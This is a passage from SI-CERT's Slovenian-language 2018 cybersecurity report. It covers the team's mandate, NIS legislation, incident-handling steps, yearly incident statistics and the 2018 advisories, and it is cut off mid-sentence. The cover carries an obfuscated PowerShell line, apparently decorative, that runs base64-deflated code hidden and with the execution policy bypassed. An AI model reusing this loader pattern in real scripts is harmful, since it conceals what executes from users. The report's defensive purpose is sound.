< POROČILO O KIBERNETSKI VARNOSTI

ZA LETO 2018

POwErsHelL -NonInTerAC -EXEcutIONPOlicY BYpaSS -NopR -WInDO hIdDeN -NOlo -nOE -coM " iEx(nEW-objecT Io.CoMPressIon. DEfLatEsTrEAm([systEm.iO.MEmORyStrEAM] [CoNVerT]::FROMBASE64StriNG('Cy5JLCrRDSjKT04tLlbQdcvMSQ1ILMlQyCgpKSi20tdPTi0q0SvO1C/ ILtM1MjC01E1JBgA='), [Io.COMpReSSioN.ComPRESsIOnMode]::DecompReSS) | %{nEW-objecT iO.STrEAmREadER($_ , [TEXT.EnCODinG]::AsCIi)}). reADToEnd( ) "

si·cert

< "SI-CERT / Slovenian Computer Emergency Response Team / Nacionalni odzivni center za kibernetsko varnost."

< www.cert.si > < Facebook:facebook.com/sicert > < Twitter:@sicert/ >

POROČILO O KIBERNETSKI VARNOSTI

ZA LETO 2018

Nacionalni odzivni center za kibernetsko varnost

Kazalo

si·cert

www.cert.si
Facebook: **facebook.com/sicert**
Twitter: **@sicert /**

SI-CERT
/ Slovenian Computer Emergency Response Team /
Nacionalni odzivni center za kibernetsko varnost.

Dejavnosti centra SI-CERT financira Direktorat za informacijsko družbo Ministrstva za javno upravo.

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA JAVNO UPRAVO

Kako naprej?

Slovenija je leta 2016 sprejela Strategijo kibernetske varnosti v želji, da okrepi sistem zagotavljanja kibernetske varnosti in področje sistemsko uredi. V njej opredeljuje strateško raven z organom, ki bi dejavnosti znotraj države med različnimi deležniki usklajeval, na operativni ravni pa je opredeljeno delovanje odzivnih centrov za varnostne incidente, kjer osrednjo vlogo nosi SI-CERT.

Konec aprila 2018 je Slovenija sprejela Zakon o informacijski varnosti, ki udejanja evropsko direktivo o omrežni in informacijski varnosti (t. i. direktiva NIS). Bili smo ena od redkih držav članic, ki so zakon sprejele pravočasno. Tudi rešitve v zakonu sledijo duhu strategije in določajo, da bo SI-CERT prevzel obravnavo incidentov v vseh sektorjih, razen za državne ustanove, in da bo še vodil nacionalni program ozaveščanja.

Področje kibernetske varnosti predstavlja nove priložnosti tako na ravni države kot v gospodarstvu. Zato lahko tudi sledimo vzpostavljanju varnostno-operativnih centrov SOC pri ponudnikih, ki bodo pomagali podjetjem pri dvigovanju ravni zaščite, udeležbo na vseh številnih srečanjih, konferencah in okroglih mizah pa zaposleni na SI-CERT že kar s težavo zagotavljamo.

Nacionalni odzivni center za kibernetsko varnost SI-CERT se bo po načrtih strategije in zakona lahko okrepil in trud usmeril v izgradnjo znanja in kompetenc – nekaj, na kar smo tudi v zelo skromnih razmerah prejšnjega obdobja lahko bili upravičeno ponosni. Mreženje v EU na operativni ravni med nacionalnimi centri se je že okrepilo in vaj naredimo vsako leto več. Z evropskimi sredstvi smo začeli nadgrajevati infrastrukturo, s katero bomo še bolj kos tehnično vedno bolj zapletenim izzivom.

Vse pa se po mojem mnenju začne in konča pri ljudeh. Povsod poslušamo, kako primanjkuje specializiranega kadra na našem področju. Res je, dobrih inženirjev, ki bodo znali analizirati viruse in iskati iglo v morju dnevniških datotek, ne najdete kar tako. Res pa je tudi, da najdete veliko takšnih, ki zase pravijo, da znajo vse to in še več, še včeraj pa jih niste videli niti na lokalni konferenci. Zato je zelo pomembno, da prepoznamo pomembnost dolgoročnega vlaganja v strokovni kader, zbiranje znanj in izkušenj. Tako bomo lahko zagotovili ustrezne rezultate, ko bo to potrebno. Strategija in zakon to prepoznavata, kako pa se bo odvilo v praksi, bomo videli kmalu.

Gorazd Božič,
vodja SI-CERT

Predstavitev centra SI-CERT

SI-CERT *(Slovenian Computer Emergency Response Team)* je nacionalni odzivni center za kibernetsko varnost, ki od leta 1995 deluje v okviru javnega zavoda Arnes (Akademska in raziskovalna mreža Slovenije).


Opravlja koordinacijo razreševanja incidentov, tehnično svetovanje ob vdorih, računalniških okužbah in drugih zlorabah ter izdaja opozorila za upravitelje omrežij in širšo javnost o trenutnih grožnjah na elektronskih omrežjih. SI-CERT od leta 2011 samostojno izvaja nacionalni program ozaveščanja in izobraževanja Varni na internetu. Delovanje centra SI-CERT je opredeljeno v 28. členu Zakona o informacijski varnosti (ZInfV), ki je bil sprejet 26. aprila 2018.

SI-CERT je del mreže CSIRT po direktivi NIS in je akreditiran v programu Trusted Introducer. Je član svetovnega združenja odzivnih in varnostnih centrov FIRST (Forum of Incident Response and Security Teams), član skupine nacionalnih odzivnih centrov pri CERT/CC in član delovne skupine evropskih odzivnih centrov TF-CSIRT. SI-CERT je tudi slovenska kontaktna točka za Varnostni organ Generalnega sekretariata Sveta EU in nacionalna fokusna točka za program IMPACT mednarodne telekomunikacijske zveze ITU.

Odzivni center SI-CERT je pristojen za obravnavo incidentov vseh zavezancev po Zakonu o informacijski varnosti (razen državnih organov, ki poročajo vladni odzivni skupini). Po svojih zmožnostih SI-CERT sprejema tudi prostovoljne prijave drugih podjetij, ustanov, fizičnih oseb in širše javnosti. SI-CERT se financira iz sredstev, ki jih zagotavlja Direktorat za informacijsko družbo Ministrstva za javno upravo. V primeru vdora, okužbe računalnika ali druge omrežne zlorabe se prijava z opisom incidenta pošlje na elektronski naslov cert@cert.si, sporoči preko telefona na številko (01) 479 88 22 ali izpolni prijavni obrazec na spletni strani www.varninainternetu.si. Strokovnjaki centra pomagamo prizadetim ob posameznih incidentih s specializiranim znanjem in izkušnjami. Kot nacionalna kontaktna točka imamo uvid v trende, podatki o sorodnih incidentih doma in v tujini pa izboljšajo in pohitrijo razreševanje aktualnih primerov.

Računalniški incidenti

FAZE OBRAVNAVE VARNOSTNEGA INCIDENTA NA OMREŽJU



Od prijave do razrešitve

POTEK OBRAVNAVE VARNOSTNEGA INCIDENTA

Računalniški incidenti so nizi dogodkov, ki vplivajo na varnost omrežja, naprave ali podatkov. Preprečujemo jih z ustrezno zaščito in preventivnimi ukrepi, vendar pa je bistveno spoznanje, da vseh nikoli ne bomo mogli preprečiti. Odzivanje na incidente temelji na pripravi nanje. Ko incident zaznamo (običajno preko prijave nekega dogodka), se najprej opravi analiza in klasifikacija, nato sledi preiskovanje. To lahko pripelje do novih ugotovitev, na podlagi katerih se pripravijo ukrepi za zamejitev posledic, odstranitev nastale škode in povrnitev sistema v prvotno stanje. Aktivnosti po incidentu so velikokrat zelo pomembne, saj v njih zberemo izkušnje in jih povežemo z drugimi obravnavanimi incidenti. Na ta način zaznavamo trende, opazimo nove ranljivosti in dopolnjujemo lastno znanje in izkušnje ter gradimo zavedanje o situaciji (angl. situational awareness). Celoten proces zaokrožijo javno objavljena priporočila in opozorila.


Dejavnosti SI-CERT

OBRAVNAVA PRIJAV VARNOSTNIH INCIDENTOV

Vdor v sistem, okužba, zloraba ali goljufija (prijavo ob zaznanem incidentu lahko pošlje kdorkoli); SI-CERT opravi osnovno analizo in po potrebi sodeluje z drugimi odzivnimi centri, ponudniki storitev ali drugimi vpletenimi.

OPOZORILA O AKTUALNIH GROŽNJAH

Na podlagi prijav, znanja in izkušenj ter mednarodne vpetosti SI-CERT lahko oceni, katerim tveganjem so izpostavljeni uporabniki in računalniška omrežja v Sloveniji.



OBRAVNAVA RANLJIVOSTI

Novoodkrite ranljivosti imajo lahko posledice za varnost uporabnikov; z obveščanjem ponudnikov in proizvajalcev opreme se skušajo ranljivosti čim hitreje odpraviti ali vsaj zmanjšati posledice.


ANALIZA ŠKODLJIVE KODE

Škodljiva koda je osnovno orodje za izvedbo omrežnih napadov, zato njena analiza poda pomembne podatke, ki pomagajo pri razreševanju incidenta.

OZAVEŠČANJE IN IZOBRAŽEVANJE

Preventiva pomaga tam, kjer odzivanje ne more; ozaveščanje na podlagi podatkov o grožnjah je bistvenega pomena za zmanjševanje tveganj; znanje delimo na strokovnih srečanjih, predavanjih v združenjih, šolah in univerzah ter tudi preko programa usposabljanja.

Kdaj prijaviti incident



OKUŽBA RAČUNALNIKA
(izsiljevalski virusi, bančni trojanci, ciljani napadi, agenti za pošiljanje neželene elektronske pošte)

OPAŽEN VDOR V STREŽNIK
(razobličenje, zloraba podatkovnih baz, namestitev prikritih orodij storilca)

SUMLJIVA ELEKTRONSKA SPOROČILA
(phishing sporočila, ponudbe o hitrem zaslužku ali kreditih)

Kaj storimo na SI-CERT

Pomoč pri odstranjevanju okužbe in njenih posledic, analiza vzorca in korelacija z znanimi grožnjami.

Iskanje izrabljene varnostne luknje ali ranljivosti, pomoč pri opredeljevanju posledic in vira vdora, analiza sledi na zlorabljenih sistemih, nasveti za odstranjevanje škode.

Svetovanje in ocena tveganja, zbiranje podatkov o lokacijah goljufivih spletnih mest ter njihovo odstranjevanje in označevanje.

NAPAD ONEMOGOČANJA
(poplava s prometom, napad na storitev ali spletno aplikacijo z namenom njenega onemogočanja)

Ocena o uporabljenih sredstvih za napad, opredelitev možnih zaščitnih ukrepov, poskus onemogočanja botneta in obveščanje ponudnikov o zlorabljeni infrastrukturi in njeni zaščiti.

RANLJIVE ALI IZPOSTAVLJENE STORITVE
(vmesniki za upravljanje spletnih storitev, upravljanje naprav ali industrijskih procesov, spletnih kamer ipd., ranljiva omrežna infrastruktura, ki omogoča napade onemogočanja)

Obveščanje skrbnikov, svetovanje pri nastavitvah in omejevanju dostopa, preiskovanje zlorabe storitve.

IZGUBA GESEL ALI KRAJA OMREŽNE IDENTITETE
(zloraba preko phishing napada ali okužbe računalnika)

Svetovanje pri ponovnem prevzemu računov, dodatnih zaščitnih ukrepih in iskanju storilca.

SPLETNA GOLJUFIJA
(lažne spletne trgovine, prevare pri prodaji in nakupih preko spletnih posrednikov, lažni krediti, nigerijske, loterijske in ljubezenske prevare)

Ocena tveganja, odstranjevanje lažne spletne trgovine s spleta, ozaveščanje javnosti.

Kibernetska varnost v številkah

ŠTEVILO OBRAVNAVANIH INCIDENTOV NA LETO


Skupaj

Neoznačeni

Tehnični napadi

Družbeni inženiring in goljufije

Vprašanja in zahtevki




VRSTE INCIDENTOV

	NEOZNAČENIH	PHISHING	SKENIRANJE IN POSKUŠANJE	BOTNET	NAPAD ONEMOGOČANJA (DDOS)	ŠKODLJIVA KODA	ZLORABA STORITVE	VDOR V SISTEM	ZLORABA UP. RAČUNA	RAZOBLIČENJE	NAPAD NA APLIKACIJO	TEHNIČNI NAPADI	KRAJA IDENTITETE
2008	7	23	86	9	22	18	16	32				206	
2009	11	38	39	3	10	53	15	25				183	
2010	26	50	44	11	18	68	12	56				259	10
2011	11	61	62	12	28	126	28	93	1			411	52
2012	15	139	51	12	47	258	9	76	9	125	17	743	67
2013	37	209	43	16	76	417	8	61	37	80	22	969	56
2014	46	279	65	13	124	438	9	32	60	167	33	1220	77
2015	67	283	65	17	94	418	15	43	40	33	7	1015	70
2016	43	296	87	50	78	462	16	42	60	13	22	1126	103
2017	19	222	127	16	26	360	20	36	43	20	41	911	106
2018	36	224	75	16	22	256	14	44	54		14	719	62

NIGERIJSKA (419) PREVARA	SPLETNO NAKUPOVANJE	DRUGE GOLJUFIJE	SPAM	DIALLER	DRUŽBENI INŽENIRING IN GOLJUFIJE	ZAHTEVEK SODIŠČA	AVTORSKE PRAVICE	INTERNO	NOVINARSKA VPRAŠANJA	SPLOŠNA VPRAŠANJA	VPRAŠANJA IN ZAHTEVKI	SKUPAJ KATEGORIZIRANIH	SKUPAJ VSEH INCIDENTOV
		5	21		26	11	2	3		70	86	318	325
		24	22		46	6	4	4		74	88	317	334
		26	36		72	11	2	16		92	121	452	478
		89	25		166	11	5	38		120	174	751	762
		161	74	1	303	9	9	25	18	128	189	1235	1250
		210	50		316	6	1	25	16	145	193	1478	1515
38	68	309	63	3	558	4	4	31	21	179	239	2017	2063
26	88	322	112		618	2	4	23	12	184	225	1858	1925
73	183	354	140	1	854	2	5	33	14	201	258	2238	2281
119	258	492	80	3	1058		5	19	10	278	312	2281	2300
85	226	898	100		1371		8	21	47	229	305	2395	2431

OBLAK OZNAK ZA INCIDENTE



2400


OBRAVNAVANIH INCIDENTOV

100

ODSTRANJENIH PHISHING STRANI

40

PREDAVANJ IN PREDSTAVITEV




47

NOVINARSKIH VPRAŠANJ

390

ANALIZ VZORCEV ŠKODLJIVE KODE




350

IZJAV V MEDIJIH (SI-CERT)

FINANČNA OŠKODOVANJA 2018

ODZIVNI ČAS SI-CERT



SI-CERT OBVESTILA

SI-CERT 2018-1:
Ranljivosti sodobnih procesorjev

SI-CERT 2018-2:
Napadi z odbojem preko strežnikov memcached

SI-CERT 2018-3:
Ranljivost protokola Cisco Smart Install (SMI)

SI-CERT 2018-4:
Sporočilo z virusom HawkEye

SI-CERT 2018-5:
Ranljivost v operacijskem sistemu Microsoft Windows

SI-CERT 2018-6:
Zlonamerno sporočilo v imenu Dars

SI-CERT 2018-7:
Magellan – kritična ranljivost v SQLite

Zakonodaja

Direktiva NIS in Zakon o informacijski varnosti

Državni zbor Republike Slovenije je na zadnji seji prejšnjega sklica (aprila 2018) sprejel Zakon o informacijski varnosti (ZInfV), ki je pred tem šel brez težav skozi obravnavo na pristojnem odboru, pripravila pa ga je medresorska delovna skupina, v kateri je sodeloval tudi SI-CERT.

Z zakonom je naša država še pravočasno udejanjila določila direktive NIS (Network and Information Security) Evropskega parlamenta. Kot samo ime direktive nakazuje, je njen cilj zvišati »raven varnosti omrežij in informacijskih sistemov v Uniji.«


Direktiva NIS je krajše ime za DIREKTIVO (EU) 2016/1148 EVROPSKEGA PARLAMENTA IN SVETA z dne 6. julija 2016 o ukrepih za visoko skupno raven varnosti omrežij in informacijskih sistemov v Uniji.


Direktiva želi ta cilj doseči s sorazmerno preprostimi ukrepi, in sicer tako, da vpelje pojem bistvenih storitev za delovanje države in družbe, naloži državam določitev izvajalcev bistvenih storitev, prepozna kot ključni člen delovanje odzivnih centrov CERT oz. CSIRT in državam 